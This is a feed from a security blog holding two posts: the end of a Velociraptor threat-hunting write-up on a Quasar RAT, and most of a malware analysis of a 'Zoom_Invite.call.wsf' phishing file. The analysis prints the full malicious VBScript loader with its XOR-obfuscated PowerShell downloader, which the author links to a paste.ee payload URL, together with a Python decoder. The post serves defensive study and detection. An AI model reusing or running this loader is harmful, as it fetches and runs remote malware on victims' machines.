  <li><strong>Windows.Sysinternals.Autoruns</strong> can help confirm if a downloaded or executed file has managed to establish persistence by creating autorun entries, linking to <strong>EvidenceOfExecution/Amcache</strong>.</li>
  <li><strong>Windows.Network.NetstatEnriched</strong> adds another layer by showing whether these processes are interacting with external servers, hinting at potential C2 communication.</li>
</ul>

<h3 id="43-conclusion">4.3 Conclusion</h3>

<p>In conclusion, these artifacts collectively offer a comprehensive approach to identifying, analyzing, and mitigating threats on Windows systems. While each artifact specializes in a specific area of an attack (such as file downloads, execution, persistence, or network activity), their combination allows investigators to get a full picture of an attack’s progression. By using Velociraptor or similar tools, analysts can effectively tie these various data points together, uncovering hidden threats and persistence mechanisms. These artifacts are especially useful in discovering undetected malware, like the Quasar RAT, and their interactions with system processes, files, and network traffic.</p>

<p>Each of these artifacts plays a vital role in modern incident response workflows and provides crucial insights for both proactive and reactive investigations.</p>

<h1 id="50-result--conclusion">5.0 Result &amp; Conclusion</h1>

<p>This analysis has demonstrated how Velociraptor’s investigative capabilities were instrumental in uncovering the presence of a malicious <strong>Google Chrome.exe</strong> file, which was previously unidentified. By utilizing Velociraptor to search through system logs and files, including the Windows Event Logs and Autoruns, we were able to detect anomalies related to the suspicious execution of the Chrome executable. The file was found to exhibit abnormal behavior, including establishing connections with remote IP addresses and creating scheduled tasks for persistence.</p>

<p>Further investigation revealed that the file was associated with a <strong>Quasar RAT</strong> infection. Quasar RAT is a known remote access tool commonly used by attackers to maintain persistent access and exfiltrate data. The file’s suspicious activity, including communicating with a <strong>C2</strong> server and performing tasks associated with persistence, confirmed that it was part of a broader attack chain.</p>

<p>By leveraging Velociraptor’s we were able to quickly uncover this threat and identify its connection to Quasar RAT. This allowed for a faster response, helping mitigate the risk posed by the malware. The ability of Velociraptor to efficiently analyze event logs, detect file alterations, and monitor real-time system behavior proved to be a valuable asset in identifying unknown threats and enhancing overall security posture.</p>

<h1 id="60-references">6.0 References</h1>
<p>[1] Splunk, “The PEAK Threat Hunting Framework | Splunk,” Splunk, Mar. 31, 2023. Available: <a href="https://www.splunk.com/en_us/form/the-peak-threat-hunting-framework.html">https://www.splunk.com/en_us/form/the-peak-threat-hunting-framework.html</a>. [Accessed: Jan. 05, 2025]</p>

<p>[2] S. Mirza, “Threat Hunting: Process, Methodologies, Tools And Tips,” Cyphere, Dec. 20, 2021. Available: <a href="https://thecyphere.com/blog/threat-hunting/">https://thecyphere.com/blog/threat-hunting/</a>. [Accessed: Jan. 05, 2025]</p>

<p>[3] CyberProof, “What Is Threat hunting?,” CyberProof. Available: <a href="https://www.cyberproof.com/cyber-101/threat-hunting/">https://www.cyberproof.com/cyber-101/threat-hunting/</a>. [Accessed: Jan. 05, 2025]</p>

<p>[4] Velociraptor, “Deployment :: Velociraptor - Digging deeper!,” Velociraptor.app, 2022. Available: <a href="https://docs.velociraptor.app/docs/deployment/">https://docs.velociraptor.app/docs/deployment/</a>. [Accessed: Jan. 05, 2025]</p>

<p>[5] Virustotal, “VirusTotal,” Virustotal.com, Feb. 09, 2025. Available: <a href="https://www.virustotal.com/gui/file/a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6">https://www.virustotal.com/gui/file/a1bbf3ef5b341d1fd483cd8fb0e1c1a1a8f5d71a4ecb8ddb417c33da75a566d6</a>. [Accessed: Feb. 09, 2025]</p>

<p>[6] S. Hanson and G. Glass, “Cyber Threat Hunting Explained: Advanced Techniques, Tools, and Intelligence,” Kroll, Dec. 02, 2024. Available: <a href="https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting">https://www.kroll.com/en/insights/publications/cyber/what-is-cyber-threat-hunting</a>. [Accessed: Feb. 09, 2025]</p>

<p>[7] J. Perez, “What Is Threat Hunting? Techniques, Tools, and Types,” Veeam Software Official Blog, Oct. 08, 2024. Available: <a href="https://www.veeam.com/blog/threat-hunting.html">https://www.veeam.com/blog/threat-hunting.html</a>. [Accessed: Feb. 09, 2025]</p>

<p>[8] M. Popa, “Stay Ahead of Cyberthreats with Proactive Threat Hunting,” Heimdal Security Blog, Apr. 21, 2023. Available: <a href="https://heimdalsecurity.com/blog/proactive-threat-hunting/">https://heimdalsecurity.com/blog/proactive-threat-hunting/</a>. [Accessed: Feb. 09, 2025]</p>

<p>[9] Digital, Data &amp; Technology, “Detecting the Unknown: a Guide to Threat Hunting,” 2019. Available: <a href="https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf">https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf</a>. [Accessed: Feb. 09, 2025]</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Threat Hunting" /><category term="Tools" /><category term="Malware Analysis" /><summary type="html"><![CDATA[A comprehensive guide to leveraging Velociraptor for detecting and analyzing unknown malware. This article explores artifact-driven investigation techniques, focusing on uncovering hidden threats and anomalous behaviors to enhance incident response and threat hunting strategies.]]></summary></entry><entry><title type="html">Inside the Zoom_Invite.call Phishing Attack: Analysing Malware Distribution Methods Via Telegram C2 Bot</title><link href="https://daniyyell.com/malware%20analysis/inside-zoom-invite-call-phishing-malware-distribution/" rel="alternate" type="text/html" title="Inside the Zoom_Invite.call Phishing Attack: Analysing Malware Distribution Methods Via Telegram C2 Bot" /><published>2024-12-23T00:00:00+00:00</published><updated>2024-12-23T00:00:00+00:00</updated><id>https://daniyyell.com/malware%20analysis/inside-zoom-invite-call-phishing-malware-distribution</id><content type="html" xml:base="https://daniyyell.com/malware%20analysis/inside-zoom-invite-call-phishing-malware-distribution/"><![CDATA[<h1 id="introduction">Introduction</h1>

<p>Phishing campaigns are among the most common tactics employed by cybercriminals to distribute malware, capitalising on trust and human error to infiltrate systems. A simple example of this is the <strong>Zoom_Invite.call.wsf</strong> attack, which utilises fake Zoom meeting invitations to lure unsuspecting users into downloading malicious files. This post embarks on an exploration of the techniques employed in this campaign, revealing how attackers leverage social engineering and sophisticated obfuscation methods to evade security measures.</p>

<p>In our detailed analysis of the <strong>Zoom_Invite.call</strong> file, the initial scan of this file shows 3/63 detection rate virus scan on VirusTotal as shown in Fig 1. We uncover its connection to hxxps://paste.ee/r/2FDzd/, from which a dangerous powershell payload is downloaded. Our investigation includes static analysis that reveals hidden variables like <strong>$cake and $oven</strong>, leading us to discover a Telegram Command and Control (C2) configuration embedded in the malware. Furthermore, we perform dynamic analysis using VirusTotal to extract critical Indicators of Compromise (IoCs). Ultimately, we develop a YARA rule designed to detect this malicious activity in the future.</p>

<p><img src="/assets/images/zoom/VirusTotal_scan_results.png" alt="VirusTotal Scan Results" />
<em>Figure 1: VirusTotal Scan Results</em></p>

<h2 id="phishing-analysis">Phishing Analysis</h2>

<p>In this next phase, we will examine the <strong>Zoom_Invite.call</strong> file, which has a <strong>.wsf</strong> extension as shown in Fig 2. Our goal is to spend some time analysing the file to understand its functionality and behaviour.</p>

<p><img src="/assets/images/zoom/main_scripts.png" alt="Main Scripts" />
<em>Figure 2: Main Scripts Extracted</em></p>

<h2 id="the-wsf-file">The WSF file</h2>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&lt;</span><span class="kr">package</span><span class="o">&gt;</span>
<span class="o">&lt;</span><span class="nx">job</span> <span class="nx">id</span><span class="o">=</span><span class="dl">"</span><span class="s2">manage-tujthyqgfu</span><span class="dl">"</span><span class="o">&gt;</span>
<span class="o">&lt;</span><span class="nx">script</span> <span class="nx">language</span><span class="o">=</span><span class="dl">"</span><span class="s2">VBScript</span><span class="dl">"</span><span class="o">&gt;</span>

<span class="dl">'</span><span class="s1">NOTE :    The Social Security Administration (SSA) is a pivotal institution in the United States, ensuring financial stability and support for millions of Americans.
</span><span class="dl">'</span>      <span class="nx">Created</span> <span class="k">in</span> <span class="mi">1935</span> <span class="nx">under</span> <span class="nx">President</span> <span class="nx">Franklin</span> <span class="nx">D</span><span class="p">.</span> <span class="nx">Roosevelts</span> <span class="nx">New</span> <span class="nx">Deal</span><span class="p">,</span> <span class="nx">the</span> <span class="nx">SSA</span> <span class="nx">administers</span> <span class="nx">Social</span> <span class="nx">Security</span><span class="p">,</span> <span class="nx">a</span> <span class="nx">program</span> <span class="nx">designed</span> <span class="nx">to</span> <span class="nx">provide</span> <span class="nx">economic</span> <span class="nx">security</span> <span class="nx">through</span> <span class="nx">retirement</span><span class="p">,</span> <span class="nx">disability</span><span class="p">,</span> <span class="nx">and</span> <span class="nx">survivors</span> <span class="nx">benefits</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      Funded by payroll taxes collected under the Federal Insurance Contributions Act (FICA), Social Security is a primary source of income for many retired and disabled individuals.
</span><span class="dl">'</span>      <span class="nx">The</span> <span class="nx">SSAs</span> <span class="nx">duties</span> <span class="nx">encompass</span> <span class="nx">a</span> <span class="nx">wide</span> <span class="nx">range</span> <span class="k">of</span> <span class="nx">functions</span><span class="p">,</span> <span class="nx">including</span> <span class="nx">processing</span> <span class="nx">benefit</span> <span class="nx">applications</span><span class="p">,</span> <span class="nx">maintaining</span> <span class="nx">accurate</span> <span class="nx">earnings</span> <span class="nx">records</span><span class="p">,</span> <span class="nx">and</span> <span class="nx">disbursing</span> <span class="nx">monthly</span> <span class="nx">payments</span> <span class="nx">to</span> <span class="nx">beneficiaries</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      By managing the Social Security Trust Fund, the SSA ensures that the funds are available to pay current and future benefits.
</span><span class="dl">'</span>      <span class="nx">The</span> <span class="nx">agency</span> <span class="nx">also</span> <span class="nx">conducts</span> <span class="nx">regular</span> <span class="nx">reviews</span> <span class="nx">to</span> <span class="nx">verify</span> <span class="nx">eligibility</span> <span class="nx">and</span> <span class="nx">prevent</span> <span class="nx">fraud</span><span class="p">,</span> <span class="nx">maintaining</span> <span class="nx">the</span> <span class="nx">programs</span> <span class="nx">integrity</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      In addition to financial benefits, the SSA administers Medicare, the federal health insurance program for people aged 65 and older or with specific disabilities.
</span><span class="dl">'</span>      <span class="nx">Medicare</span> <span class="nx">significantly</span> <span class="nx">reduces</span> <span class="nx">the</span> <span class="nx">financial</span> <span class="nx">burden</span> <span class="k">of</span> <span class="nx">healthcare</span> <span class="nx">costs</span> <span class="k">for</span> <span class="nx">millions</span> <span class="k">of</span> <span class="nx">Americans</span><span class="p">,</span> <span class="nx">providing</span> <span class="nx">access</span> <span class="nx">to</span> <span class="nx">essential</span> <span class="nx">medical</span> <span class="nx">services</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      The SSAs impact on American society is profound.
</span><span class="dl">'</span>      <span class="nx">By</span> <span class="nx">offering</span> <span class="nx">a</span> <span class="nx">safety</span> <span class="nx">net</span> <span class="k">for</span> <span class="nx">the</span> <span class="nx">elderly</span><span class="p">,</span> <span class="nx">disabled</span><span class="p">,</span> <span class="nx">and</span> <span class="nx">survivors</span> <span class="k">of</span> <span class="nx">deceased</span> <span class="nx">workers</span><span class="p">,</span> <span class="nx">the</span> <span class="nx">SSA</span> <span class="nx">helps</span> <span class="nx">reduce</span> <span class="nx">poverty</span> <span class="nx">and</span> <span class="nx">improve</span> <span class="nx">the</span> <span class="nx">quality</span> <span class="k">of</span> <span class="nx">life</span> <span class="k">for</span> <span class="nx">vulnerable</span> <span class="nx">populations</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      The agency also provides valuable resources and guidance to help individuals understand their benefits and make informed decisions about their future.
</span><span class="dl">'</span>      <span class="nx">Through</span> <span class="nx">its</span> <span class="nx">comprehensive</span> <span class="nx">programs</span> <span class="nx">and</span> <span class="nx">services</span><span class="p">,</span> <span class="nx">the</span> <span class="nx">SSA</span> <span class="nx">continues</span> <span class="nx">to</span> <span class="nx">play</span> <span class="nx">a</span> <span class="nx">critical</span> <span class="nx">role</span> <span class="k">in</span> <span class="nx">promoting</span> <span class="nx">economic</span> <span class="nx">security</span> <span class="nx">and</span> <span class="nx">well</span><span class="o">-</span><span class="nx">being</span> <span class="k">for</span> <span class="nx">all</span> <span class="nx">Americans</span><span class="p">.</span>
<span class="dl">'</span><span class="s1">      manage-tujthyqgfu.wsf has been replaced.


</span><span class="dl">'</span><span class="nx">strArgs</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">uxhiakccit</span><span class="dl">"</span>

<span class="dl">'</span><span class="s1">For I = 0 to WScript.Arguments.Count - 1
   </span><span class="dl">'</span><span class="nx">strArgs</span> <span class="o">=</span> <span class="nx">strArgs</span> <span class="o">&amp;</span> <span class="dl">"</span><span class="s2"> </span><span class="dl">"</span> <span class="o">&amp;</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">Arguments</span><span class="p">(</span><span class="nx">I</span><span class="p">)</span>
<span class="dl">'</span><span class="s1">Next

</span><span class="dl">'</span><span class="nx">strArgs</span> <span class="o">=</span> <span class="nx">strArgs</span> <span class="o">&amp;</span> <span class="dl">"</span><span class="s2"> -legacy_Vista</span><span class="dl">"</span>
<span class="nx">With</span> <span class="nx">CreateObject</span><span class="p">(</span><span class="nx">Replace</span><span class="p">(</span><span class="dl">"</span><span class="s2">WscREDROript.ShREDROell</span><span class="dl">"</span> <span class="p">,</span> <span class="dl">"</span><span class="s2">REDRO</span><span class="dl">"</span> <span class="p">,</span> <span class="dl">""</span><span class="p">))</span>
    <span class="p">.</span><span class="nx">Run</span> <span class="dl">"</span><span class="s2">powershell </span><span class="dl">""</span><span class="s2">$ReDrO = InvOkE-eXpreSSion ( ( [char[]] (62 , 72,39,61 ,83 , 127,66,50,84 , 127 , 61 , 33 , 62, 72, 95, 58, 39, 58 , 62 ,72 ,49 , 61,77 , 55, 85, 88,80, 61, 33 , 62, 72 ,95 ,94, 58, 39,58 ,62, 72, 95,49, 61 , 127 ,89,78 , 58 ,84,127,78,52 , 77 , 61, 33, 62,74 ,91 , 89 , 39 ,61, 127 , 88 , 89 ,86, 61, 33,62 ,98,98, 58 ,39 ,58, 62, 74, 91 , 89 , 49, 61, 83, 127,84, 61,33, 62,72,85,58, 39 ,58 , 62 ,98 , 98 ,49,61,78,51 , 52, 94 ,85 ,77 ,84, 86 , 85,61,33, 62, 96 , 96, 39 , 61 ,85, 90,42 , 50 ,60 ,50 ,61 ,61 , 114,110 , 110 , 106, 105,32, 53, 53 , 106,123 ,105, 110 , 127,52,127,127, 53, 104, 53,40, 92,94,96,126, 53, 42, 61, 61,51 , 61 , 52,72, 127 ,74,86 , 91, 89 , 127 ,50,61,85 ,90,42, 50, 60, 61 ,54 , 61, 91 ,94, 73,78 , 72, 83 ,84 ,93,61,51, 33 ,115 ,127,98 , 50,62,72 ,95, 94 , 49 , 62,72 , 85 , 49, 62 ,96 , 96 , 51 ) | %{[char] ( $_-BXOR '0x1a' ) } )-JOIN'') ; powershell $ReDrO</span><span class="dl">""</span><span class="s2"> </span><span class="dl">"</span> <span class="p">,</span> <span class="mi">0</span> <span class="p">,</span> <span class="nx">True</span>    
<span class="nx">End</span> <span class="nx">With</span>
<span class="dl">'</span><span class="s1">Set objShell = WScript.CreateObject("WScript.Shell")

</span><span class="dl">'</span><span class="nb">Set</span> <span class="nx">objExecObject</span> <span class="o">=</span> <span class="nx">objShell</span><span class="p">.</span><span class="nx">Exec</span><span class="p">(</span><span class="dl">"</span><span class="s2">%comspec% /c manage-tujthyqgfu.exe </span><span class="dl">"</span> <span class="o">&amp;</span> <span class="nx">strArgs</span><span class="p">)</span>

<span class="dl">'</span><span class="s1">Do While Not objExecObject.StdOut.AtEndOfStream
    </span><span class="dl">'</span><span class="nx">WScript</span><span class="p">.</span><span class="nx">StdOut</span><span class="p">.</span><span class="nx">WriteLine</span> <span class="nx">objExecObject</span><span class="p">.</span><span class="nx">StdOut</span><span class="p">.</span><span class="nx">ReadLine</span><span class="p">()</span>
<span class="dl">'</span><span class="s1">Loop

</span><span class="dl">'</span><span class="nx">Do</span> <span class="nx">While</span> <span class="nx">Not</span> <span class="nx">objExecObject</span><span class="p">.</span><span class="nx">StdErr</span><span class="p">.</span><span class="nx">AtEndOfStream</span>
    <span class="dl">'</span><span class="s1">WScript.StdErr.WriteLine objExecObject.StdErr.ReadLine()
</span><span class="dl">'</span><span class="nx">Loop</span>

<span class="o">&lt;</span><span class="sr">/script</span><span class="err">&gt;
</span><span class="o">&lt;</span><span class="sr">/job</span><span class="err">&gt;
</span><span class="o">&lt;</span><span class="sr">/package</span><span class="err">&gt;
</span>
</code></pre></div></div>

<p>The scripts appear suspicious due to their content. The note highlights that the Social Security Administration (SSA) may raise concerns regarding integrity. Nevertheless, we will focus on the analysis in the next phase, particularly examining the code illustrated in Fig 3.</p>

<p><img src="/assets/images/zoom/something_fish.png" alt="Something Fishy" />
<em>Figure 3: Suspicious Activity Detected</em></p>

<h2 id="injection-points">Injection points</h2>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="dl">'</span><span class="s1">strArgs = "uxhiakccit"

</span><span class="dl">'</span><span class="nx">For</span> <span class="nx">I</span> <span class="o">=</span> <span class="mi">0</span> <span class="nx">to</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">Arguments</span><span class="p">.</span><span class="nx">Count</span> <span class="o">-</span> <span class="mi">1</span>
   <span class="dl">'</span><span class="s1">strArgs = strArgs &amp; " " &amp; WScript.Arguments(I)
</span><span class="dl">'</span><span class="nx">Next</span>

<span class="dl">'</span><span class="s1">strArgs = strArgs &amp; " -legacy_Vista"
With CreateObject(Replace("WscREDROript.ShREDROell" , "REDRO" , ""))
    .Run "powershell ""$ReDrO = InvOkE-eXpreSSion ( ( [char[]] (62 , 72,39,61 ,83 , 127,66,50,84 , 127 , 61 , 33 , 62, 72, 95, 58, 39, 58 , 62 ,72 ,49 , 61,77 , 55, 85, 88,80, 61, 33 , 62, 72 ,95 ,94, 58, 39,58 ,62, 72, 95,49, 61 , 127 ,89,78 , 58 ,84,127,78,52 , 77 , 61, 33, 62,74 ,91 , 89 , 39 ,61, 127 , 88 , 89 ,86, 61, 33,62 ,98,98, 58 ,39 ,58, 62, 74, 91 , 89 , 49, 61, 83, 127,84, 61,33, 62,72,85,58, 39 ,58 , 62 ,98 , 98 ,49,61,78,51 , 52, 94 ,85 ,77 ,84, 86 , 85,61,33, 62, 96 , 96, 39 , 61 ,85, 90,42 , 50 ,60 ,50 ,61 ,61 , 114,110 , 110 , 106, 105,32, 53, 53 , 106,123 ,105, 110 , 127,52,127,127, 53, 104, 53,40, 92,94,96,126, 53, 42, 61, 61,51 , 61 , 52,72, 127 ,74,86 , 91, 89 , 127 ,50,61,85 ,90,42, 50, 60, 61 ,54 , 61, 91 ,94, 73,78 , 72, 83 ,84 ,93,61,51, 33 ,115 ,127,98 , 50,62,72 ,95, 94 , 49 , 62,72 , 85 , 49, 62 ,96 , 96 , 51 ) | %{[char] ( $_-BXOR </span><span class="dl">'</span><span class="mh">0x1a</span><span class="dl">'</span><span class="s1"> ) } )-JOIN</span><span class="dl">''</span><span class="s1">) ; powershell $ReDrO"" " , 0 , True    
End With

</span></code></pre></div></div>

<h2 id="reverse-this-vbscript-snippet">Reverse this VBScript snippet</h2>

<p>To reverse the process, a Python script is required to extract the array of numbers in the <code class="language-plaintext highlighter-rouge">[char[]]</code> block. Each number will be <strong>XORed</strong> with <code class="language-plaintext highlighter-rouge">0x1a</code> to retrieve the original ASCII value. The resulting ASCII values will then be converted back into characters. Finally, these characters will be joined together to form the final PowerShell command.</p>

<p>Many researchers can decide to use different methods to reverse the <code class="language-plaintext highlighter-rouge">[char[]]</code> value to understand what the code is meant to do. However, we will use Python for this task. In this case, we do not know what we will find from the <code class="language-plaintext highlighter-rouge">[char[]]</code> value, but let’s see.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="c1"># Let passs the original obfuscated char array in "char_array"
</span><span class="n">char_array</span> <span class="o">=</span> <span class="p">[</span><span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">83</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">66</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">84</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">95</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">77</span><span class="p">,</span> <span class="mi">55</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">88</span><span class="p">,</span> <span class="mi">80</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">95</span><span class="p">,</span> <span class="mi">94</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">95</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">78</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">84</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">78</span><span class="p">,</span> <span class="mi">52</span><span class="p">,</span> <span class="mi">77</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">74</span><span class="p">,</span> <span class="mi">91</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">88</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">86</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">98</span><span class="p">,</span> <span class="mi">98</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">74</span><span class="p">,</span> <span class="mi">91</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">83</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">84</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">58</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">98</span><span class="p">,</span> <span class="mi">98</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">78</span><span class="p">,</span> <span class="mi">51</span><span class="p">,</span> <span class="mi">52</span><span class="p">,</span> <span class="mi">94</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">77</span><span class="p">,</span> <span class="mi">84</span><span class="p">,</span> <span class="mi">86</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">96</span><span class="p">,</span> <span class="mi">96</span><span class="p">,</span> <span class="mi">39</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">90</span><span class="p">,</span> <span class="mi">42</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">60</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">114</span><span class="p">,</span> <span class="mi">110</span><span class="p">,</span> <span class="mi">110</span><span class="p">,</span> <span class="mi">106</span><span class="p">,</span> <span class="mi">105</span><span class="p">,</span> <span class="mi">32</span><span class="p">,</span> <span class="mi">53</span><span class="p">,</span> <span class="mi">53</span><span class="p">,</span> <span class="mi">106</span><span class="p">,</span> <span class="mi">123</span><span class="p">,</span> <span class="mi">105</span><span class="p">,</span> <span class="mi">110</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">52</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">53</span><span class="p">,</span> <span class="mi">104</span><span class="p">,</span> <span class="mi">53</span><span class="p">,</span> <span class="mi">40</span><span class="p">,</span> <span class="mi">92</span><span class="p">,</span> <span class="mi">94</span><span class="p">,</span> <span class="mi">96</span><span class="p">,</span> <span class="mi">126</span><span class="p">,</span> <span class="mi">53</span><span class="p">,</span> <span class="mi">42</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">51</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">52</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">74</span><span class="p">,</span> <span class="mi">86</span><span class="p">,</span> <span class="mi">91</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">90</span><span class="p">,</span> <span class="mi">42</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">60</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">54</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">91</span><span class="p">,</span> <span class="mi">94</span><span class="p">,</span> <span class="mi">73</span><span class="p">,</span> <span class="mi">78</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">83</span><span class="p">,</span> <span class="mi">84</span><span class="p">,</span> <span class="mi">93</span><span class="p">,</span> <span class="mi">61</span><span class="p">,</span> <span class="mi">51</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">115</span><span class="p">,</span> <span class="mi">127</span><span class="p">,</span> <span class="mi">98</span><span class="p">,</span> <span class="mi">50</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">95</span><span class="p">,</span> <span class="mi">94</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">72</span><span class="p">,</span> <span class="mi">85</span><span class="p">,</span> <span class="mi">49</span><span class="p">,</span> <span class="mi">62</span><span class="p">,</span> <span class="mi">96</span><span class="p">,</span> <span class="mi">96</span><span class="p">,</span> <span class="mi">51</span><span class="p">]</span>

<span class="c1"># Beecuase we know that the XOR operation with 0x1a so we use that to decode the chars.
</span><span class="n">decoded_chars</span> <span class="o">=</span> <span class="p">[</span><span class="nb">chr</span><span class="p">(</span><span class="n">c</span> <span class="o">^</span> <span class="mh">0x1a</span><span class="p">)</span> <span class="k">for</span> <span class="n">c</span> <span class="ow">in</span> <span class="n">char_array</span><span class="p">]</span>

<span class="c1"># We then join the characters to form the string together
</span><span class="n">decoded_command</span> <span class="o">=</span> <span class="s">''</span><span class="p">.</span><span class="n">join</span><span class="p">(</span><span class="n">decoded_chars</span><span class="p">)</span>

<span class="c1"># Hopefully if the code work, we then specify the output file
</span><span class="n">output_file</span> <span class="o">=</span> <span class="s">"deobfuscated_powershell_command_1.txt"</span>

<span class="c1"># Write the deobfuscated command to the file
</span><span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">output_file</span><span class="p">,</span> <span class="s">"w"</span><span class="p">)</span> <span class="k">as</span> <span class="nb">file</span><span class="p">:</span>
    <span class="nb">file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">decoded_command</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Deobfuscated PowerShell command saved to </span><span class="si">{</span><span class="n">output_file</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
</code></pre></div></div>

<p>In the above code, We will decode a PowerShell command that has been obfuscated using an XOR operation with the value <strong><code class="language-plaintext highlighter-rouge">0x1a</code></strong> as discovered in the main source code.</p>

<p>First, the line <strong><code class="language-plaintext highlighter-rouge">decoded_chars = [chr(c ^ 0x1a) for c in char_array]</code></strong> processes an array of numerical values called <strong><code class="language-plaintext highlighter-rouge">char_array</code></strong>, which contains the original obfuscated character values. For each number <strong><code class="language-plaintext highlighter-rouge">c</code></strong> in this array, the code applies the XOR operation with <strong><code class="language-plaintext highlighter-rouge">0x1a</code></strong> (which is 26 in decimal). The result of this operation is then converted to a character using the <strong><code class="language-plaintext highlighter-rouge">chr()</code></strong> function, and these characters are stored in the list <strong><code class="language-plaintext highlighter-rouge">decoded_chars</code></strong>.</p>

